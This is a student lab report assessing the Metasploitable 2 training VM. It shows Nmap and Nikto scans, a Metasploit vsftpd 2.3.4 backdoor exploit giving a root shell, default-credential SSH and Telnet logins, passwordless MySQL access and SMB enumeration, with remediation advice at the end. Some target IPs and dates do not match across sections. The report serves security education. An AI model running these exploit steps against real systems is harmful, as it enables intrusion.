
CYBER SECURITY LAB · ACADEMIC ASSESSMENT REPORT

Metasploitable 2

Vulnerability Assessment and Exploitation Report

Prepared by	Nitin Kumar
Subject	Ethical Hacking
Submission Date	14 july 2026

1 — INTRODUCTION

This report presents a vulnerability assessment of the Metasploitable 2 virtual machine , which is intentionally designed for cybersecurity training and penetration testing . the assessment was carried out in a controlled lab environment using Kali Linux as the testing machine.

The target system (Metasploitable2)and the attacker machine (Kali Linux) were connect through the same virtual network to perform security testing. The main objective of this assessment was to identify open ports, detect vulnerable services, analyze potential security risks, and document the findings. This report is prepared solely for education and learning purpose .

2 — METHODOLOGY

The assessment followed a structured reconnaissance-then-exploitation approach. The first step was to confirm connectivity between the attacker and target machines using ifconfig and ping commands. Next, an Nmap service and version detection scan (nmap -sV -A) was performed against the target to identify all open TCP ports, running services, and their respective versions.

Based on the Nmap results, the following tools were used for targeted enumeration and exploitation of each discovered service:

- Metasploit Framework — for exploiting the vsftpd 2.3.4 backdoor vulnerability (Port 21)
- SSH Client — for remote login using default credentials (Port 22)
- Telnet Client — for remote login and SMTP banner grabbing (Ports 23 and 25)
- dig — for DNS version enumeration (Port 53)
- Browser and Nikto — for HTTP web server enumeration (Port 80)
- SMBClient — for SMB share enumeration (Port 445)
- MySQL Client — for unauthenticated MySQL access (Port 3306)
- psql — for PostgreSQL access attempt (Port 5432)
- Browser — for Apache Tomcat enumeration (Port 8180)

3 — NMAP SCAN RESULTS

COMMAND	EXECUTED
---------	----------

<code>nmap -sV -A 192.168.110.131</code>	
--	--

NMAP TERMINAL OUTPUT

```

(nitin@kali)-[~]
$ nmap -sV -A 192.168.110.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-25 14:18 IST
Nmap scan report for 192.168.110.131
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.110.128
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_ssl-date: 2026-07-25T08:48:26+00:00; 0s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN

|_Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|_program version  port/proto  service
|_100000 2 111/tcp    rpcbind
|_100000 2 111/udp    rpcbind
|_100003 2,3,4 2049/tcp   nfs
|_100003 2,3,4 2049/udp   nfs
|_100005 1,2,3 38634/udp  mountd
|_100005 1,2,3 40601/tcp  mountd
|_100021 1,3,4 46269/tcp  nlockmgr
|_100021 1,3,4 55323/udp  nlockmgr
|_100024 1 37900/tcp  status
|_100024 1 50584/udp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread ID: 8
|_Capabilities flags: 43564
|_Some Capabilities: Support41Auth, SupportsCompression, ConnectWithDatabase, SupportsTransactions, LongColumnFlag, SwitchToSSLAfterHandshake, Speaks41Proto
colNew
|_Status: Autocommit
|_Salt: 2xums+Va\ c0h"JilVuu

```

```

8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:0C:29:CF:A0:6B (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-07-25T04:48:18-04:00
|_ clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT      ADDRESS
1   1.24 ms  192.168.110.131

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.78 seconds

```

The Nmap scan revealed the following open services on the target machine:

Port	Service	Version
21/tcp	FTP	vsftpd 2.3.4
22/tcp	SSH	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Telnet	Linux telnetd
25/tcp	SMTP	Postfix smtpd
53/tcp	DNS	ISC BIND 9.4.2
80/tcp	HTTP	Apache httpd 2.2.8 (Ubuntu) DAV/2
139/tcp	NetBIOS-SSN	Samba smbd 3.X – 4.X
445/tcp	NetBIOS-SSN	Samba smbd 3.0.20-Debian

Port	Service	Version
3306/tcp	MySQL	MySQL 5.0.51a-3ubuntu5
5432/tcp	PostgreSQL	PostgreSQL DB

8180/tcp	HTTP (Tomcat)	Apache Tomcat / Coyote JSP engine 1.1
----------	---------------	---------------------------------------

4 — EXPLOITATION AND ENUMERATION RESULTS

4.1 Port 21 — FTP (vsftpd 2.3.4)

COMMAND USED

```
msf > search vsftpd
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.110.131

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

SCREENSHOT — MODULE SEARCH

```
msf >
msf > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes
	VSFTPD 2.3.2 Denial of Service			
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No
	VSFTPD v2.3.4 Backdoor Command Execution			

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies           no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTpd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:43889 -> 192.168.56.102:6200) at 2026-06-29 00:39:58 -0400
```

Target Port: 21 (FTP) **Service Name and Version:** vsftpd 2.3.4
Tool Used: Metasploit Framework

Objective: Exploit the known backdoor in vsftpd 2.3.4 to gain a root-level command shell on the target.

Procedure: Metasploit was launched and the vsftpd 2.3.4 backdoor module was searched and selected. The target IP was set as RHOSTS and the exploit was executed. The module triggered the backdoor embedded in vsftpd 2.3.4 by sending a crafted username ending in ":" to open a listener on port 6200.

Result / Observation: The exploit completed successfully. The module confirmed UID=0 (root) and GID=0 (root), indicating that a root-level command shell was obtained on the target machine. This demonstrates how an unpatched, backdoored service can lead to complete system compromise.

4.2 Port 22 — SSH (OpenSSH 4.7p1)

COMMAND USED

```
ssh msfadmin@192.168.110.131
```


SCREENSHOT — SSH SESSION

```
msf > ssh msfadmin@192.168.110.131
[*] exec: ssh msfadmin@192.168.110.131

Unable to negotiate with 192.168.110.131 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
msf > ssh-rsa
[-] Unknown command: ssh-rsa. Run the help command for more details.
msf > ssh -o HostKeyAlgorithms=+ssh-rsa -o PubKeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.131
[*] exec: ssh -o HostKeyAlgorithms=+ssh-rsa -o PubKeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.131

ssh: connect to host 192.168.0.131 port 22: Connection refused
msf > ssh -o HostKeyAlgorithms=+ssh-rsa -o PubKeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.110.131
[*] exec: ssh -o HostKeyAlgorithms=+ssh-rsa -o PubKeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.110.131

The authenticity of host '192.168.110.131 (192.168.110.131)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9Gci0LuVscgPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.110.131' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.110.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jul 25 04:46:01 2026
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Target Port: 22 (SSH)

Service Name and Version: OpenSSH 4.7p1 Debian 8ubuntu1 **Tool Used:** SSH

Client (Kali Linux)

Objective: Gain remote access to the target using default SSH credentials.

Procedure: The SSH client was used to connect to the target machine on port 22. Since Metasploitable 2 ships with default credentials (msfadmin/msfadmin), the login attempt was made directly. A host key algorithm override was applied to handle the legacy key exchange method used by the older OpenSSH server.

Result / Observation: SSH login was successful. A remote shell session was established as the user msfadmin on the Metasploitable 2 machine. This highlights the risk of leaving default credentials unchanged on any network-accessible service.

4.3 Port 23 — Telnet (Linux telnetd)

COMMAND USED

```
telnet 192.168.110.131
```

SCREENSHOT — TELNET SESSION



```
(nitin@kali)-[~]  
$ telnet 192.168.110.131  
Trying 192.168.110.131...  
Connected to 192.168.110.131.  
Escape character is '^['.  
  
Warning: Never expose this VM to an untrusted network!  
  
Contact: msfdev[at]metasploit.com  
  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: msfadmin  
Password:  
Last login: Sat Jul 25 05:14:46 EDT 2026 from 192.168.110.128 on pts/1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ whoami  
msfadmin  
msfadmin@metasploitable:~$
```


Target Port: 23 (Telnet)

Service Name and Version: Linux telnetd **Tool Used:**

Telnet Client (Kali Linux)

Objective: Establish an unencrypted remote shell session using the Telnet service.

Procedure: The Telnet client was used to connect to the target on port 23. The Metasploitable 2 banner was displayed upon connection, prompting for login credentials. Default credentials (msfadmin/msfadmin) were entered to authenticate.


Result / Observation: The Telnet login was successful. A remote shell session was established. Telnet transmits all data, including credentials, in plaintext, making it a severely insecure protocol that should never be used in any production or Internet-facing environment.

4.4 Port 25 — SMTP (Postfix)

COMMAND USED

```
telnet 192.168.110.131 25
```

SCREENSHOT — SMTP BANNER



```
(nitin@kali)-[~]  
$ telnet 192.168.110.131 25  
Trying 192.168.110.131...  
Connected to 192.168.110.131.  
Escape character is '^]'.  
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Target Port: 25 (SMTP)

Service Name and Version: Postfix smtpd (ESMTP) **Tool Used:**

Telnet Client (Kali Linux)

Objective: Grab the SMTP service banner to identify the mail server software and version.

Procedure: A raw Telnet connection was made to port 25 on the target. Upon connection, the SMTP server immediately responded with a banner that disclosed the software name, version, and hostname of the mail service.

Result / Observation: The SMTP banner revealed "220 metasploitable.localdomain ESMTP Postfix (Ubuntu)". This information can be used to search for known vulnerabilities specific to the disclosed software version, demonstrating how unauthenticated service banners can expose sensitive system information.

4.5 Port 53 — DNS (ISC BIND 9.4.2)

COMMAND USED

```
dig @192.168.110.131 version.bind chaos txt
```

SCREENSHOT — DIG OUTPUT

```
(nitin@kali)-[~]
$ dig @192.168.110.131 version.bind chaos txt

; <<>> DiG 9.20.15-2-Debian <<>> @192.168.110.131 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63025
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind.                0      CH      TXT      "9.4.2"

;; AUTHORITY SECTION:
version.bind.                0      CH      NS      version.bind.

;; Query time: 4 msec
;; SERVER: 192.168.110.131#53(192.168.110.131) (UDP)
;; WHEN: Sat Jul 25 14:48:20 IST 2026
;; MSG SIZE rcvd: 73
```

Target Port: 53 (DNS)

Service Name and Version: ISC BIND 9.4.2 **Tool Used:** dig
(DNS lookup utility)

Objective: Enumerate the DNS server version using a BIND version query.

Procedure: The dig utility was used to send a CHAOS class TXT query for "version.bind" directly to the target DNS server on port 53. This query asks the BIND server to reveal its version string, which is enabled by default on older configurations.


Result / Observation: The DNS server responded with "9.4.2", confirming the BIND version running on the target. Version disclosure assists attackers in identifying applicable CVEs. In this case, BIND 9.4.2 is an outdated release with several known vulnerabilities.

4.6 Port 80 — HTTP (Apache httpd 2.2.8)

COMMAND USED

```
http://192.168.110.131
nikto -h http://192.168.110.131
```

SCREENSHOT 1 — BROWSER VIEW (DEFAULT PAGE)



metasploit

Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

SCREENSHOT 2 — NIKTO WEB VULNERABILITY SCAN

```

(nitin@kali) ~
$ nikto -h http://192.168.110.131
- Nikto v2.5.0
-----
+ Target IP:      192.168.110.131
+ Target Hostname: 192.168.110.131
+ Target Port:    80
+ Start Time:     2026-07-25 14:50:26 (GMT5.5)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabil
g-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebd
//exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?PHPBB85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changeLog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/changeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/changeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 22:54:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1
+ /phpMyAdmin/changeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /php-config.php: php-config.php file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:      2026-07-25 14:50:50 (GMT5.5) (24 seconds)
-----
+ 1 host(s) tested

```

Target Port: 80 (HTTP)

Service Name and Version: Apache httpd 2.2.8 (Ubuntu) DAV/2

Tool Used: Web Browser and Nikto v2.5.0

Objective: Enumerate the web server to identify hosted web applications, misconfigurations, and known vulnerabilities.

Procedure: The target's web interface was accessed via browser, which displayed the Metasploitable 2 default page listing hosted applications including TWiki, phpMyAdmin, Mutillidae, DVWA, and WebDAV. Nikto was then run as an automated scanner to perform a deeper inspection of the server for common web vulnerabilities and exposed files.

Result / Observation: Nikto reported 27 vulnerabilities and findings, including: Apache 2.2.8 being end-of-life, PHP information disclosure via phpinfo(), directory indexing enabled, presence of phpMyAdmin, HTTP TRACE method enabled (XST vulnerability), and missing security headers. The web server hosts several intentionally vulnerable applications that can serve as further attack vectors.

4.7 Port 445 — SMB (Samba 3.0.20-Debian)

COMMAND USED

```
smbclient -L //192.168.110.131/-N
```

SCREENSHOT — SMB SHARE ENUMERATION

```
(nitin@kali)-[~]
$ smbclient -L //192.168.110.131 -N
Anonymous login successful

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      tmp            Disk      oh noes!
      opt            Disk
      IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      Workgroup        Master
      -----
      WORKGROUP        METASPLOITABLE
```

Target Port: 445 (SMB / NetBIOS-SSN)

Service Name and Version: Samba smbd 3.0.20-Debian

Tool Used: SMBClient (Kali Linux)

Objective: Enumerate available SMB shares on the target without authentication.

Procedure: The smbclient tool was used with the -L flag to list available shares on the target and -N to suppress password prompting, allowing anonymous enumeration. The tool connected without any credentials and retrieved the full share listing.

Result / Observation: Anonymous login was successful. The share listing revealed several shares: print\$, tmp, opt, IPC\$, and ADMIN\$. The "tmp" share is particularly notable as it is world-accessible and could be used to upload or stage files on the target. The Samba version 3.0.20 is also known to be vulnerable to the "username map script" vulnerability (CVE-2007-2447).

4.8 Port 3306 — MySQL (5.0.51a-3ubuntu5)

COMMAND USED

```
mysql --ssl=0 -h 192.168.110.131 -u root
```

SCREENSHOT — MYSQL ACCESS

```
(nitin@kali)-[~]
$ mysql --ssl=0 -h 192.168.110.131 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Target Port: 3306 (MySQL)

Service Name and Version: MySQL 5.0.51a-3ubuntu5 (Ubuntu)

Tool Used: MySQL Client (Kali Linux)

Objective: Gain direct access to the MySQL database server using the root account without a password.

Procedure: The MySQL client was used to connect directly to the target's MySQL service over the network. The root user was specified without a password, taking advantage of the misconfiguration where the root account has no password set. The --ssl=0 flag was used to bypass SSL negotiation for the legacy server.

Result / Observation: The MySQL connection was established successfully without any password, granting full administrative access to the database server. This is a critical misconfiguration that would allow an attacker to read, modify, or delete all databases hosted on the server.

4.9 Port 5432 — PostgreSQL

COMMAND USED

```
psql -h 192.168.110.131 -U postgres
```

SCREENSHOT — CONNECTION ATTEMPT

```
(nitin@kali)-[~]
$ psql -h 192.168.110.131 -U postgres
Password for user postgres:
psql (18.1 (Debian 18.1-1), server 8.3.1)
WARNING: psql major version 18, server major version 8.3.
        Some psql features might not work.
Type "help" for help.

postgres=#
```


Target Port**5432/TCP****Service Name and Version****PostgreSQL Database Server 8.3.1****Tool Used****psql (PostgreSQL Client v18.1) – Kali Linux****Objective**

To verify whether the PostgreSQL service was accessible using the default postgres superuser account and assess whether default or weak credentials were accepted.

Procedure

1. Opened the PostgreSQL client (psql) from Kali Linux.
2. Attempted a remote connection to the PostgreSQL service using the postgres account.

psql -h 192.168.110.131 -U postgres

3. Entered the password for the postgres user.
4. Verified whether authentication succeeded and whether an interactive PostgreSQL shell was obtained.

Result / Observation

The authentication was successful, and an interactive PostgreSQL shell (postgres=#) was obtained.

psql (18.1, server 8.3.1)


The warning only indicates that the client version (18.1) is significantly newer than the server version (8.3.1). Despite this version mismatch, the connection was established successfully.

4.10 Port 8180 — Apache Tomcat 5.5

COMMAND USED

```
http://192.168.110.131:8180
```

SCREENSHOT — TOMCAT DEFAULT PAGE



Target Port: 8180 (HTTP — Tomcat)

Service Name and Version: Apache Tomcat 5.5 / Coyote JSP Engine 1.1

Tool Used: Web Browser (Kali Linux)

Objective: Enumerate the Apache Tomcat web server running on port 8180 and identify management interfaces.

Procedure: The browser was pointed to port 8180 on the target. The Apache Tomcat default landing page was loaded, which confirmed the server version and disclosed the presence of the Tomcat Administration webapp and Tomcat Manager application. These management interfaces are accessible from the sidebar.

Result / Observation: The Tomcat default page confirmed the running version (Tomcat 5.5) and disclosed the presence of Tomcat Manager and Tomcat Administration panels. These panels, if left with default credentials (admin/admin or tomcat/tomcat), could allow an attacker to deploy a malicious WAR file and achieve remote code execution on the server.

5 — CONCLUSION

This assessment of Metasploitable 2 successfully identified and enumerated a wide range of vulnerable services across ten different ports. Several critical issues were demonstrated, including unauthenticated root access via the vsftpd 2.3.4 backdoor, remote login through Telnet and SSH using default credentials, anonymous access to SMB shares, and unauthenticated MySQL database access. Web enumeration further revealed an outdated Apache server hosting multiple vulnerable applications.

The findings reinforce several fundamental security principles:

- Timely patching is essential — Outdated software such as vsftpd 2.3.4, Apache 2.2.8, and BIND 9.4.2 contained well-documented vulnerabilities that were trivially exploited.
- Default credentials must be changed — Services like SSH, MySQL, and Telnet were accessible using the default msfadmin/msfadmin or empty passwords.
- Insecure services should be disabled — Protocols like Telnet and unencrypted MySQL should be replaced or disabled in any real-world deployment.
- Network segmentation and firewall rules — Sensitive services such as MySQL and PostgreSQL should never be exposed directly to untrusted networks.
- Web server hardening is necessary — Server version disclosure, directory indexing, and enabled HTTP TRACE method provide attackers with a significant advantage and should be remediated.

Overall, this lab provided practical insight into how real-world attack chains are constructed and demonstrated the importance of a proactive security posture in any networked environment.